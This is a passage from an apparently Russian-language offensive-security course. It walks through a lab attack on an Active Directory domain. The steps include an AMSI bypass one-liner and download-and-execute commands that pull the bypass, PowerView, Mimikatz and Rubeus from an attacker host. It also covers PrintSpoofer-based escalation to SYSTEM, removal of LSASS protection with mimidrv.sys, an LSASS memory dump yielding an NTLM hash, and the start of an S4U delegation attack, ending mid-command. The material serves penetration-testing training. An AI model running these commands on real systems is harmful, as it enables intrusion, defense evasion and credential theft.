Затем проверим ключ реестра `RunAsPPL`, чтобы определить, включена ли защита LSA. Используем командлет `Get-ItemProperty`.

```
PS C:\windows\system32\inetsrv> Get-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Control\Lsa -Name
    "RunAsPPL"
Get-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Control\Lsa -Name "RunAsPPL"

RunAsPPL     : 1
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control
PSChildName  : Lsa
PSDrive      : HKLM
PSProvider   : Microsoft.PowerShell.Core\Registry
```

Листинг 890 - Защита LSA включена

Защита LSA действительно включена, а значит, мы не можем напрямую получить NTLM-хеши из LSASS.

Наконец, нужно понять, действует ли контроль разрешённых приложений. Мы уже знаем, что используется Windows Defender, поэтому если такой контроль применяется, вероятно, это AppLocker. В среде Active Directory правила AppLocker обычно принудительно применяются через GPO, но записываются в реестр, и мы можем выгрузить их через командлет PowerShell `Get-ChildItem`.

```
PS C:\windows\system32\inetsrv> Get-ChildItem -Path HKLM:\SOFTWARE\Policies\Microsoft\Windows\SrpV2\Exe

    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\SrpV2\Exe

Name                           Property
----                           --------
5040b75a-f81a-4a07-a543-ee1129 Value : <FilePublisherRule Id="5040b75a-f81a-4a07-a543-ee1129a15fe4"
    Name="Signed by
    a15fe4                         O=MICROSOFT CORPORATION,
...
```

Листинг 891 - Правила AppLocker для исполняемых файлов

Сокращённый вывод показывает, что AppLocker действительно используется, а правило разрешает только исполняемые файлы, подписанные Microsoft. Это выглядит серьёзно, но правила AppLocker не применяются к встроенным локальным учётным записям вроде Local System, Local Service или Network Service. Они также не применяются к учётной записи IIS `DefaultAppPool`, а значит, AppLocker будет волновать нас только при миграции в процесс другого пользователя.

Далее нужно выполнить постэксплуатационное перечисление Active Directory и найти возможные направления атаки. PowerView отлично подходит для этого, но из-за популярности он будет обнаружен AMSI, который мы можем попытаться обойти.

На основе предыдущих исследований мы знаем, что можно повредить первые четыре байта структуры `amsiContext` и отключить AMSI до конца времени жизни PowerShell-процесса. Повторно используем этот код.

```
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}};$d=$c.GetFields(
    'NonPublic,Static');Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}};$g=$f.GetValue($null);[
    IntPtr]$ptr=$g;[Int32[]]$buf = @(0);[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)
```

Листинг 892 - Код обхода AMSI

Чтобы использовать этот обход, сохраним его в `amsi.txt` на веб-сервере Kali и выполним в памяти через PowerShell-команду загрузки. После отключения AMSI также загрузим PowerView и импортируем его в память.

```
PS C:\windows\system32\inetsrv> (new-object system.net.webclient).downloadstring('http://192.168.119.120/amsi.
    txt') | IEX
(new-object system.net.webclient).downloadstring('http://192.168.119.120/amsi.txt') | IEX

PS C:\windows\system32\inetsrv> (new-object system.net.webclient).downloadstring('http://192.168.119.120/
    powerview.ps1') | IEX
(new-object system.net.webclient).downloadstring('http://192.168.119.120/powerview.ps1') | IEX
```

Листинг 893 - Обход AMSI и загрузка PowerView

Когда PowerView готов, можно начинать перечисление. В крупной инфраструктуре Active Directory это может занять много времени. Однако в нашем небольшом смоделированном тесте можно выполнить перечисление компьютеров, пользователей и групп. Вывод `Get-DomainComputer`, `Get-DomainUser` и `Get-DomainGroup` здесь не приведён, поскольку напрямую не даёт векторов атаки.

На текущий момент варианты атаки довольно ограничены: у нас есть доступ только к низкопривилегированной учётной записи на одном сервере, и ни один доменный пользователь не вошёл на него. Помимо перечисления компьютеров, пользователей и групп, стоит также перечислить делегирование Kerberos, включая ограниченное делегирование.

```
PS C:\windows\system32\inetsrv> Get-DomainComputer -TrustedToAuth
Get-DomainComputer -TrustedToAuth
...
usncreated                    : 12780
distinguishedname             : CN=WEB01,OU=EvilServers,OU=EvilComputers,DC=evil,DC=com
objectguid                    : 9ea42104-7ebd-4d27-a31d-8d40ffcae127
operatingsystem               : Windows Server 2019 Standard
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto      : {cifs/file01.evil.com, cifs/FILE01}
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=evil,DC=com
dscorepropagationdata         : {6/18/2020 6:46:34 PM, 1/1/1601 12:00:00 AM}
serviceprincipalname          : {WSMAN/web01, WSMAN/web01.evil.com, TERMSRV/WEB01, TERMSRV/web01.evil.com...}
lastlogon                     : 6/25/2020 6:22:10 AM
iscriticalsystemobject        : False
usnchanged                    : 16514
useraccountcontrol            : WORKSTATION_TRUST_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated                   : 6/18/2020 6:13:38 PM
...
```

Листинг 894 - Поиск ограниченного делегирования

Вывод показывает, что текущий компьютер (`web01`) настроен для ограниченного делегирования к службе CIFS на `file01`. Кроме того, у `web01` установлен флаг `TRUSTED_TO_AUTH_FOR_DELEGATION`, что означает возможность имперсонировать любого пользователя через переход протокола S4U. Если нам удастся использовать ограниченное делегирование, мы сможем скомпрометировать `file01` и усилить нашу точку опоры.

Постэксплуатационное перечисление важно, и в реальном тесте против инфраструктуры Active Directory оно может занимать часы, если не дни. К счастью, в нашей небольшой тестовой среде этот процесс проходит сравнительно быстро. Однако он отражает то, что мы можем увидеть в более крупной среде.

### 17.1.3.1 Упражнения

1. Мигрируйте оболочку Meterpreter в более стабильный процесс.
2. Выполните локальное перечисление хоста, чтобы определить применяемые защитные решения. Подумайте, как они могут на нас повлиять.
3. Обойдите AMSI, выполните AD-перечисление и найдите ограниченное делегирование.

## 17.2 Атака на делегирование

По результатам перечисления мы знаем, что `web01` разрешает ограниченное делегирование к `file01`. Чтобы это эксплуатировать, нам понадобится NTLM-хеш `web01`, а значит, нужно локально повысить привилегии на веб-сервере.

Когда NTLM-хеш будет у нас, мы сможем использовать переход протокола S4U, чтобы запросить перенаправляемый TGS для службы CIFS на `file01` в контексте административного пользователя.

### 17.2.1 Повышение привилегий на web01

В этом разделе попробуем повысить привилегии до SYSTEM, чтобы получить NTLM-хеш машинной учётной записи. Поскольку мы скомпрометировали IIS-сервер и получили выполнение кода как IIS `DefaultAppPool`, у нас должны быть права имперсонации. Это можно быстро проверить через `whoami`.

```
PS C:\windows\system32\inetsrv> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Листинг 895 - У IIS `DefaultAppPool` есть `SeImpersonatePrivilege`

Вывод показывает, что у нас есть права имперсонации. Поскольку это Windows Server 2019, для повышения привилегий можно использовать RoguePotato или PrintSpoofer. Так как RoguePotato требует доступа ко второй машине и в целом сложнее в использовании, вместо него применим PrintSpoofer.

Juicy Potato работает только до Windows Server 2016, FaxHell работает только в контексте Network Service, а техника Beans работает только на настольных редакциях Windows.

Чтобы использовать PrintSpoofer, можно скачать проект Visual Studio и скомпилировать его. К сожалению, если загрузить и выполнить PrintSpoofer даже просто для вывода справки, Windows Defender его пометит. Поскольку PrintSpoofer написан на C++, можно использовать PowerShell-скрипт `Invoke-ReflectivePEInjection` для обхода антивируса, если отключить AMSI. Однако вызов исполняемого файла через рефлексию может быть непростым, особенно когда нужны аргументы.

В качестве альтернативы используем нашу собственную реализацию PrintSpooferNet, разработанную в предыдущем модуле. Поскольку это собственный код, он, скорее всего, избежит обнаружения. Одна оговорка: PrintSpoofer объединяет сервер именованного канала и ошибку принтера в одном приложении, а нашей реализации требуется SpoolSample. К счастью, Windows Defender не обнаруживает SpoolSample.

Перед началом атаки нужно обсудить ещё одну проблему. Когда мы ранее разрабатывали код PrintSpooferNet, он выполнялся из интерактивного сеанса входа.[5] В этом случае мы должны выполнить его в контексте служебной учётной записи, которая не выполняла интерактивный вход. Из-за неинтерактивного сеанса входа при вызове `CreateProcessWithTokenW` после имперсонации учётной записи SYSTEM новый процесс немедленно завершится.

Чтобы это исправить, нужно изменить код, вернуться к некоторым аргументам API и ввести несколько концепций.

Во-первых, один из аргументов `CreateProcessWithTokenW` (`lpEnvironment`) - это массив блока окружения, содержащий метаданные, связанные с пользователем, и стартовый каталог. В предыдущих атаках мы использовали `NULL`, поскольку новый процесс использовал окружение, созданное из профиля вошедшего пользователя. Здесь служебная учётная запись не выполняла интерактивный вход, поэтому нам нужно предоставить блок окружения.

Во-вторых, аргумент `lpCurrentDirectory`, задающий начальный диск и рабочий каталог для оболочки, также нужно указать по тем же причинам. Значения этих параметров можно получить через API `CreateEnvironmentBlock`[6] и `GetSystemDirectory`[7] соответственно.

Прототип функции `CreateEnvironmentBlock` показан в листинге 896.

```
BOOL CreateEnvironmentBlock(
  LPVOID *lpEnvironment,
  HANDLE hToken,
  BOOL   bInherit
);
```

Листинг 896 - Прототип функции `CreateEnvironmentBlock`

`CreateEnvironmentBlock` принимает три параметра. Первый - `*lpEnvironment`, выходной указатель на созданный блок окружения. Второй аргумент (`hToken`) - токен пользователя. В нашем случае это SYSTEM-токен после успешного повышения привилегий. Третий (`bInherit`) - флаг, указывающий, наследовать ли окружение текущего процесса. Поскольку у текущего процесса нет окружения, его нужно установить в `false`.

Прототип функции `GetSystemDirectory` из листинга 897 ещё проще.

```
UINT GetSystemDirectoryW(
  LPWSTR lpBuffer,
  UINT   uSize
);
```

Листинг 897 - Прототип функции `GetSystemDirectoryW`

`GetSystemDirectory` принимает строковый буфер (`lpBuffer`), который будет заполнен системным каталогом, и максимально допустимый размер строки (`uSize`).

В листинге 898 показан код объявлений `DllImport`, взятых с pinvoke.net,[8], [9] вместе с их использованием.

```
using System.Security.Principal;
...
[DllImport("advapi32.dll", SetLastError = true)]
static extern bool RevertToSelf();

[DllImport("kernel32.dll")]
static extern uint GetSystemDirectory([Out] StringBuilder lpBuffer, uint uSize);

[DllImport("userenv.dll", SetLastError = true)]
static extern bool CreateEnvironmentBlock(out IntPtr lpEnvironment, IntPtr hToken, bool bInherit);

static void Main(string[] args)
{
...
  OpenThreadToken(GetCurrentThread(), 0xF01FF, false, out hToken);
  DuplicateTokenEx(hToken, 0xF01FF, IntPtr.Zero, 2, 1, out hSystemToken);

  StringBuilder sbSystemDir = new StringBuilder(256);
  uint res1 = GetSystemDirectory(sbSystemDir, 256);
  IntPtr env = IntPtr.Zero;
  bool res = CreateEnvironmentBlock(out env, hSystemToken, false);
  String name = WindowsIdentity.GetCurrent().Name;
  Console.WriteLine("Impersonated user is: " + name);

  RevertToSelf();
```

Листинг 898 - Настройка рабочего каталога и блока окружения

В последней части листинга 898 мы используем C#-метод `WindowsIdentity.GetCurrent()`[10], чтобы вывести имя имперсонированной учётной записи, а затем вызываем Win32 API `RevertToSelf`[11], чтобы вернуться из имперсонированного SYSTEM-токена.

В предыдущих примерах с `CreateProcessWithTokenW` мы сначала не вызывали `RevertToSelf`. Это значит, что `CreateProcessWithTokenW` вызывался во время имперсонации SYSTEM-токена, что в большинстве случаев работает, потому что у SYSTEM обычно тоже есть `SeImpersonatePrivilege`. Однако у некоторых процессов, выполняющихся в контексте SYSTEM, эта привилегия удалена. Чтобы повысить шанс успеха атаки, можно вернуться к IIS `DefaultAppPool` и использовать его привилегию имперсонации.

Для работоспособности кода нужно изменить ещё два аргумента `CreateProcessWithTokenW`: `dwLogonFlags` и `dwCreationFlags`, которые ранее оставались `NULL`. Сначала нужно указать флаг входа `LOGON_WITH_PROFILE`, иначе часть операций с реестром во время выполнения процесса завершится ошибкой. Кроме того, созданный нами блок окружения использует Unicode, поэтому нужно также указать флаг создания `CREATE_UNICODE_ENVIRONMENT`.

Эти два флага задаются через перечисления, которые нужно вручную реализовать[12] в коде.

```
public enum CreationFlags
{
    DefaultErrorMode = 0x04000000,
    NewConsole = 0x00000010,
    NewProcessGroup = 0x00000200,
    SeparateWOWVDM = 0x00000800,
    Suspended = 0x00000004,
    UnicodeEnvironment = 0x00000400,
    ExtendedStartupInfoPresent = 0x00080000
}

public enum LogonFlags
{
     WithProfile = 1,
     NetCredentialsOnly
}
```

Листинг 899 - Перечисления для `CreationFlags` и `LogonFlags`

Далее нужно рассмотреть рабочие столы,[13] или логические поверхности отображения. Интересно, что каждый процесс должен иметь назначенный рабочий стол, даже если его окна скрыты. Когда создаётся сеанс входа, `CreateProcessWithTokenW` автоматически использует рабочий стол этой сессии. Однако в нашем случае его нужно явно указать в поле `lpDesktop` структуры `STARTUPINFO`, передаваемой API восьмым аргументом.

Стандартный рабочий стол называется `WinSta0`,[14] и мы задаём его в свойстве `lpDesktop` вместе с остальными изменениями, как показано в листинге 900.

```
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
STARTUPINFO si = new STARTUPINFO();
si.cb = Marshal.SizeOf(si);
si.lpDesktop = "WinSta0\\Default";

if (args.Length == 0)
{
    Console.WriteLine("Usage: PrintSpooferNet.exe pipename");
    return;
}
...

RevertToSelf();
res = CreateProcessWithTokenW(hSystemToken, LogonFlags.WithProfile, null,
"C:\\inetpub\\wwwroot\\Upload\\met.exe", CreationFlags.UnicodeEnvironment, env, sbSystemDir.ToString(), ref
    si, out pi);
```

Листинг 900 - Настройка стандартного рабочего стола и профиля входа

Последний шаг - выбрать приложение для `CreateProcessWithTokenW`. Мы могли бы использовать PowerShell для запуска PowerShell-загрузчика шеллкода в памяти, но нужно учитывать AMSI. В более сложных атаках вроде этой часто лучше выбрать простой подход и разместить исполняемый файл на диске. Значит, нужно убедиться, что исполняемый файл избегает обнаружения AV.

Для генерации исполняемого файла повторно используем наш C#-загрузчик шеллкода с обходом AV, который уже сработал для веб-оболочки. После создания C#-загрузчика шеллкода `met.exe` вместе с изменённым приложением PrintSpooferNet загрузим их, а также SpoolSample, в каталог `upload` на `web01`.

Теперь мы готовы запустить атаку. Сначала убедимся, что слушатель `multi/handler` работает в фоне на порту 443 и готов принять оболочку SYSTEM. Затем откроем командную строку и запустим PrintSpooferNet из этой оболочки.

```
PS C:\windows\system32\inetsrv> c:\inetpub\wwwroot\upload\printspoofernet.exe \\.\pipe\test\pipe\spoolss
c:\inetpub\wwwroot\upload\printspoofernet.exe \\.\pipe\test\pipe\spoolss
Named pipe created: 628
```

Листинг 901 - Выполнение PrintSpooferNet

Затем отправим начальный канал оболочки в фоновый режим, запустим новую оболочку и выполним SpoolSample с `web01` в качестве цели.

```
^Z
Background channel 1? [y/N] y

meterpreter > shell
Process 3420 created.
Channel 2 created.
...

c:\windows\system32\inetsrv> c:\inetpub\wwwroot\upload\SpoolSample.exe web01 web01/pipe/test
c:\inetpub\wwwroot\upload\SpoolSample.exe web01 web01/pipe/test
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

Листинг 902 - Выполнение SpoolSample

Когда SpoolSample завершится, вернёмся к исходному каналу, где диспетчер печати подключается к именованному каналу.

```
c:\windows\system32\inetsrv> ^Z

Background channel 2? [y/N]  y
meterpreter >

[*] https://192.168.119.120:443 handling request from 192.168.120.132; (UUID: d3rddshy) Staging x64 payload (
    207449 bytes) ...
[*] Meterpreter session 2 opened (192.168.119.120:443 -> 192.168.120.132:50410)

meterpreter > channel -i 1
Interacting with channel 1...

Found sid S-1-5-18
Impersonated user is: NT AUTHORITY\SYSTEM
```

Листинг 903 - Обратное подключение SpoolSample

Сразу после подключения диспетчер печати создаётся новая Meterpreter-сессия.

```
PS C:\windows\system32\inetsrv> ^Z

Background channel 1? [y/N]  y

meterpreter > background
```

```
[*] Backgrounding session 1...

msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Листинг 904 - Получение оболочки SYSTEM

После отправки приглашения PowerShell и текущей Meterpreter-сессии в фоновый режим можно взаимодействовать с новой сессией, где мы обнаруживаем оболочку SYSTEM. Отлично.

В этом разделе мы смогли повысить привилегии с IIS `DefaultAppPool` до локального SYSTEM через имперсонацию, одновременно обходя антивирус. Это позволяет продолжить атаку в следующем разделе и получить NTLM-хеш машинной учётной записи.

#### 17.2.1.1 Упражнения

1. Измените код PrintSpooferNet, чтобы он работал из оболочки с сеансом входа.
2. Передайте необходимые файлы и подготовьте Metasploit, запустив две командные строки и слушатель.
3. Выполните атаку и повысьте привилегии до SYSTEM.

### 17.2.2 Получение хеша

Для выполнения атаки на ограниченное делегирование мы выгрузим NTLM-хеш машинной учётной записи `web01` из LSASS. Мы получили оболочку SYSTEM, поэтому обычно это простая задача, но ранее уже определили, что защита LSA включена. Когда защита LSA активна, процесс LSASS помечен как Protected Process Light (PPL), а значит, мы не можем внедрять в него код или вмешиваться в процесс. Это ограничение обеспечивается ядром, и для решения проблемы мы задействуем драйвер `mimidrv.sys`, поставляемый с Mimikatz.

Хотя мы могли бы использовать рефлективную PE-инъекцию для загрузки исполняемого файла или DLL из памяти, с драйвером ядра это невозможно, поскольку перед загрузкой он должен находиться на диске. Кроме того, драйвер ядра должен иметь цифровую подпись, а новые драйверы должны проверяться и кросс-подписываться Microsoft. К счастью, Windows Defender не помечает `mimidrv.sys` как вредоносный, но помечает Mimikatz.

Чтобы решить это, можно было бы загрузить Mimikatz из памяти через PowerShell-скрипт Invoke-Mimikatz, но из-за популярности этой техники она может быть помечена даже при отключённом AMSI.

В качестве альтернативы можно установить известный уязвимый драйвер и написать собственный эксплойт ядра, выполняющий те же действия, что и `mimidrv.sys`.

Хотя ситуация быстро усложняется, путь вперёд есть. Лучший подход на этом этапе - использовать Mimikatz из памяти через Invoke-Mimikatz, но обращаться к нему как можно реже. Сначала вручную загрузим драйвер без Mimikatz, затем один раз запустим Mimikatz, чтобы снять флаг PPL, и наконец используем наше кастомное приложение для полного дампа памяти LSASS. Затем разберём вывод на тестовой машине. Это создаст только одно антивирусное срабатывание, но Mimikatz не будет завершён до выполнения вызова, снимающего защиту LSASS.

Поскольку у нас есть оболочка SYSTEM, мы также могли бы создать локальную административную учётную запись и использовать её для RDP на `web01`. Оттуда можно было бы через графический интерфейс отключить защиту AV в реальном времени, что заблокировало бы дальнейшие предупреждения.

Для продолжения загрузим обновлённую версию `mimidrv.sys` из Mimikatz, работающую на Windows 2019, и передадим её на `web01`. Чтобы обеспечить стабильность Meterpreter с правами SYSTEM, мигрируем в процесс `spoolsv` с уровнем целостности SYSTEM и откроем командную строку.

```
meterpreter > migrate 2092
[*] Migrating from 4696 to 2092...
[*] Migration completed successfully.

meterpreter > shell
Process 5036 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

Листинг 905 - Миграция в `spoolsv`

Теперь можно вручную загрузить драйвер через приложение Service Control `sc.exe`.[15] Сначала создадим службу с именем `mimidrv`, укажем путь к файлу драйвера через `binPath=`, зададим тип `kernel` и режим запуска `demand` через `start=`.

```
C:\Windows\system32> sc create mimidrv binPath= C:\inetpub\wwwroot\upload\mimidrv.sys type= kernel start=
    demand
sc create mimidrv binPath= C:\inetpub\wwwroot\upload\mimidrv.sys type= kernel start= demand
[SC] CreateService SUCCESS

C:\Windows\system32> sc start mimidrv
sc start mimidrv

SERVICE_NAME: mimidrv
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :
```

Листинг 906 - Загрузка `mimidrv.sys` в ядро

Когда драйвер запущен, мы можем поручить ему отключить PPL-защиту LSASS. Отключим AMSI, затем загрузим и запустим Invoke-Mimikatz из памяти, как показано в листинге 907.

```
C:\Windows\system32> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> (New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/amsi.txt') |
    IEX
(New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/amsi.txt') | IEX

PS C:\Windows\system32> (New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/mimikatz.
    txt') | IEX
(New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/mimikatz.txt') | IEX

PS C:\Windows\system32> Invoke-Mimikatz -Command "`"!processprotect /process:lsass.exe /remove`""
Invoke-Mimikatz -Command "`"!processprotect /process:lsass.exe /remove`""
Hostname: web01.evil.com / authority\system-authority\system
...
mimikatz(powershell) # !processprotect /process:lsass.exe /remove
Process : lsass.exe PID 564 -> 00/00 [0-0-0]

PS C:\Windows\system32>
C:\Windows\system32>
```

Листинг 907 - Отключение PPL через Invoke-Mimikatz

Чтобы вызвать команду `!processprotect` с нужными аргументами, необходимо использовать кавычки в командной строке для параметра `-Command`, но сама команда тоже должна быть в кавычках, поэтому внутренние кавычки нужно экранировать обратным апострофом (`).

После выполнения команды драйвер успешно отключает защиту LSASS. Сразу после этого Windows Defender обнаруживает выполнение Mimikatz и завершает PowerShell-процесс. Хотя антивирусное предупреждение создано, нам удалось отключить PPL-защиту, и теперь можно взаимодействовать с LSASS.

Вместо использования Mimikatz для этого применим наше кастомное приложение, вызывающее Win32 API `MiniDumpWriteDump`. Код выполнит дамп памяти процесса LSASS и запишет его в `lsass.dmp` в `C:\Windows\tasks`.

```
C:\Windows\system32> c:\inetpub\wwwroot\upload\dump.exe
c:\inetpub\wwwroot\upload\dump.exe
LSASS PID is: 564

C:\Windows\system32> dir c:\windows\tasks
dir c:\windows\tasks

 Volume in drive C has no label.
 Volume Serial Number is EEC0-882C

 Directory of c:\windows\tasks

06/26/2020  12:54 AM    <DIR>          .
06/26/2020  12:54 AM    <DIR>          ..
06/26/2020  12:54 AM        48,216,094 lsass.dmp
               1 File(s)     48,216,094 bytes
               2 Dir(s)   5,581,467,648 bytes free
```

Листинг 908 - Дамп памяти LSASS

Для разбора дамп-файла можно использовать Invoke-Mimikatz на `web01`, но это снова вызовет антивирусное срабатывание. Вместо этого скачаем дамп-файл и перенесём его на тестовую машину Windows Server 2019.

```
C:\Windows\system32> exit
exit

meterpreter > download C:\\Windows\\tasks\\lsass.dmp /var/www/html/lsass.dmp
[*] Downloading: C:\Windows\tasks\lsass.dmp -> /var/www/html/lsass.dmp
[*] Downloaded 1.00 MiB of 45.98 MiB (2.17%): C:\Windows\tasks\lsass.dmp -> /var/www/html/lsass.dmp
[*] Downloaded 2.00 MiB of 45.98 MiB (4.35%): C:\Windows\tasks\lsass.dmp -> /var/www/html/lsass.dmp
...
[*] Downloaded 44.00 MiB of 45.98 MiB (95.69%): C:\Windows\tasks\lsass.dmp -> /var/www/html/lsass.dmp
[*] Downloaded 45.00 MiB of 45.98 MiB (97.86%): C:\Windows\tasks\lsass.dmp -> /var/www/html/lsass.dmp
[*] Downloaded 45.98 MiB of 45.98 MiB (100.0%): C:\Windows\tasks\lsass.dmp -> /var/www/html/lsass.dmp
[*] download   : C:\Windows\tasks\lsass.dmp -> /var/www/html/lsass.dmp
```

Листинг 909 - Загрузка дамп-файла LSASS

Поскольку дамп-файл LSASS почти 46 МБ, загрузка через Meterpreter может занять некоторое время. После загрузки передадим его на тестовую машину вместе с Invoke-Mimikatz. Затем выполним `sekurlsa::minidump`, чтобы указать дамп-файл, а после этого `sekurlsa::logonpasswords`, чтобы выгрузить пароли и хеши всех вошедших пользователей.

```
PS C:\Tools> wget -Uri http://192.168.119.120/lsass.dmp -OutFile C:\tools\lsass.dmp

PS C:\Tools> (New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/mimikatz.txt') | IEX

PS C:\Tools> Invoke-Mimikatz -Command "`"sekurlsa::minidump c:\tools\lsass.dmp`" sekurlsa::logonpasswords"
Hostname: Test / S-1-5-21-3167539577-2907730259-3891639048
...
mimikatz(powershell) # sekurlsa::minidump c:\tools\lsass.dmp
Switch to MINIDUMP : 'c:\tools\lsass.dmp'
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
Opening : 'c:\tools\lsass.dmp' file for minidump...

...

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : WEB01$
Domain            : EVIL
Logon Server      : (null)
Logon Time        : 6/24/2020 2:01:32 AM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : WEB01$
         * Domain   : EVIL
         * NTLM     : 12343649cc8ce713962859a2934b8cbb
         * SHA1     : f6903726e098755116c9eb87263d213cd76a17a8
...
```

Листинг 910 - Получение NTLM-хеша из дампа LSASS

Наконец, мы получили NTLM-хеш машинной учётной записи `web01`. Отлично. Теперь мы вооружены для эксплуатации настроенного ограниченного делегирования к `file01`. Рассмотрим это в следующем разделе.

#### 17.2.2.1 Упражнения

1. Скачайте подходящие версии `mimidrv.sys` и Invoke-Mimikatz в корневой каталог веб-сервера Kali-машины.
2. Мигрируйте оболочку SYSTEM в другой процесс с правами SYSTEM для повышения стабильности.
3. Передайте драйвер Mimikatz и запустите его вручную через диспетчер управления службами.
4. Отключите AMSI и используйте Invoke-Mimikatz, чтобы отключить PPL-защиту LSASS.
5. Передайте и используйте собственное приложение для дампа памяти процесса LSASS.
6. Скачайте дамп-файл, передайте его на машину `test` и извлеките NTLM-хеш машинной учётной записи `web01`.

### 17.2.3 Делегируй мой билет

Поскольку `web01` настроен с ограниченным делегированием к машине `file01`, это означает, что мы можем использовать NTLM-хеш машинной учётной записи `web01` для запроса TGS от имени любого пользователя к службе CIFS на `file01`. Если запросить TGS от имени пользователя, входящего в группу `Domain Admins`, у нас будут разрешения, необходимые для получения выполнения кода на `file01`.

Лучший инструмент для злоупотребления ограниченным делегированием - Rubeus. Перед компиляцией Rubeus нужно изменить целевую версию .NET на 4.6, поскольку именно она установлена на Windows Server 2019. Это можно сделать, перейдя в `Project > Rubeus Properties` и изменив `Target Framework` на `.NET Framework 4.6`.

Если скомпилировать и передать бинарный файл Rubeus на `web01`, а затем попытаться напрямую вызвать его из командной строки, антивирус с большой вероятностью его пометит. Причина в том, что стандартная версия Rubeus хорошо известна антивирусным движкам, даже если мы компилируем её сами. На этом этапе можно либо попытаться изменить исходный код Rubeus для обхода обнаружения, либо выполнить его напрямую из памяти после отключения AMSI. Из-за довольно большой кодовой базы Rubeus запустим его из памяти.

После компиляции Rubeus скопируем его в корневой каталог веб-сервера Kali-машины и вернёмся к SYSTEM-оболочке Meterpreter. Откроем командную строку, а затем PowerShell. Здесь сначала обойдём AMSI через PowerShell-команду загрузки, после чего загрузим Rubeus в память и импортируем его как сборку.

```
meterpreter > shell
Process 1004 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> (New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/amsi.txt') |
    IEX
(New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/amsi.txt') | IEX

PS C:\Windows\system32> $data = (New-Object System.Net.WebClient).DownloadData('http://192.168.119.120/Rubeus.
    exe')
$data = (New-Object System.Net.WebClient).DownloadData('http://192.168.119.120/Rubeus.exe')

PS C:\Windows\system32> $assem = [System.Reflection.Assembly]::Load($data)
$assem = [System.Reflection.Assembly]::Load($data)
PS C:\Windows\system32>
```

Листинг 911 - Отключение AMSI и загрузка Rubeus в память

Теперь Rubeus загружен в память через метод `Load` пространства имён `System.Reflection.Assembly`. Чтобы взаимодействовать с ним, воспользуемся тем, что метод `Main` публичный, и мы можем вызывать всю функциональность, указывая имя функции.[16] В качестве простого примера вызовем функцию `purge`, чтобы очистить все Kerberos-билеты из памяти напрямую через метод `Main`.

```
PS C:\Windows\system32> [Rubeus.Program]::Main("purge".Split())
[Rubeus.Program]::Main("purge".Split())

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
PS C:\Windows\system32>
```

Листинг 912 - Вызов функции `purge` из Rubeus в памяти

Теперь можно вызвать Rubeus и запросить TGS для службы CIFS на `file01` от имени `administrator`, который является администратором домена. Чтобы сделать это одной командой, вызовем функцию `s4u` и передадим серию аргументов.

Сначала укажем имя пользователя (`/user:`) и NTLM-хеш (`/rc4:`) машинной учётной записи `web01`, которая называется `web01$`. Затем передадим пользователя для имперсонации через `/impersonateuser:`; в нашем случае это `administrator`. Эти параметры позволят Rubeus получить TGT для `web01$`, а затем выполнить запрос S4U2self и получить пересылаемый TGS для `administrator` к `web01`. Последними аргументами укажем целевой SPN через `/msdsspn:` - это служба CIFS на `file01`; наконец, параметром `/ptt` укажем загрузить созданный TGS в память.

```
PS C:\Windows\system32> [Rubeus.Program]::Main("s4u /user:web01$ /rc4:12343649cc8ce713962859a2934b8cbb /
    impersonateuser:administrator /msdsspn:cifs/file01 /ptt".Split())
[Rubeus.Program]::Main("s4u /user:web01$ /rc4:12343649cc8ce713962859a2934b8cbb /impersonateuser:administrator
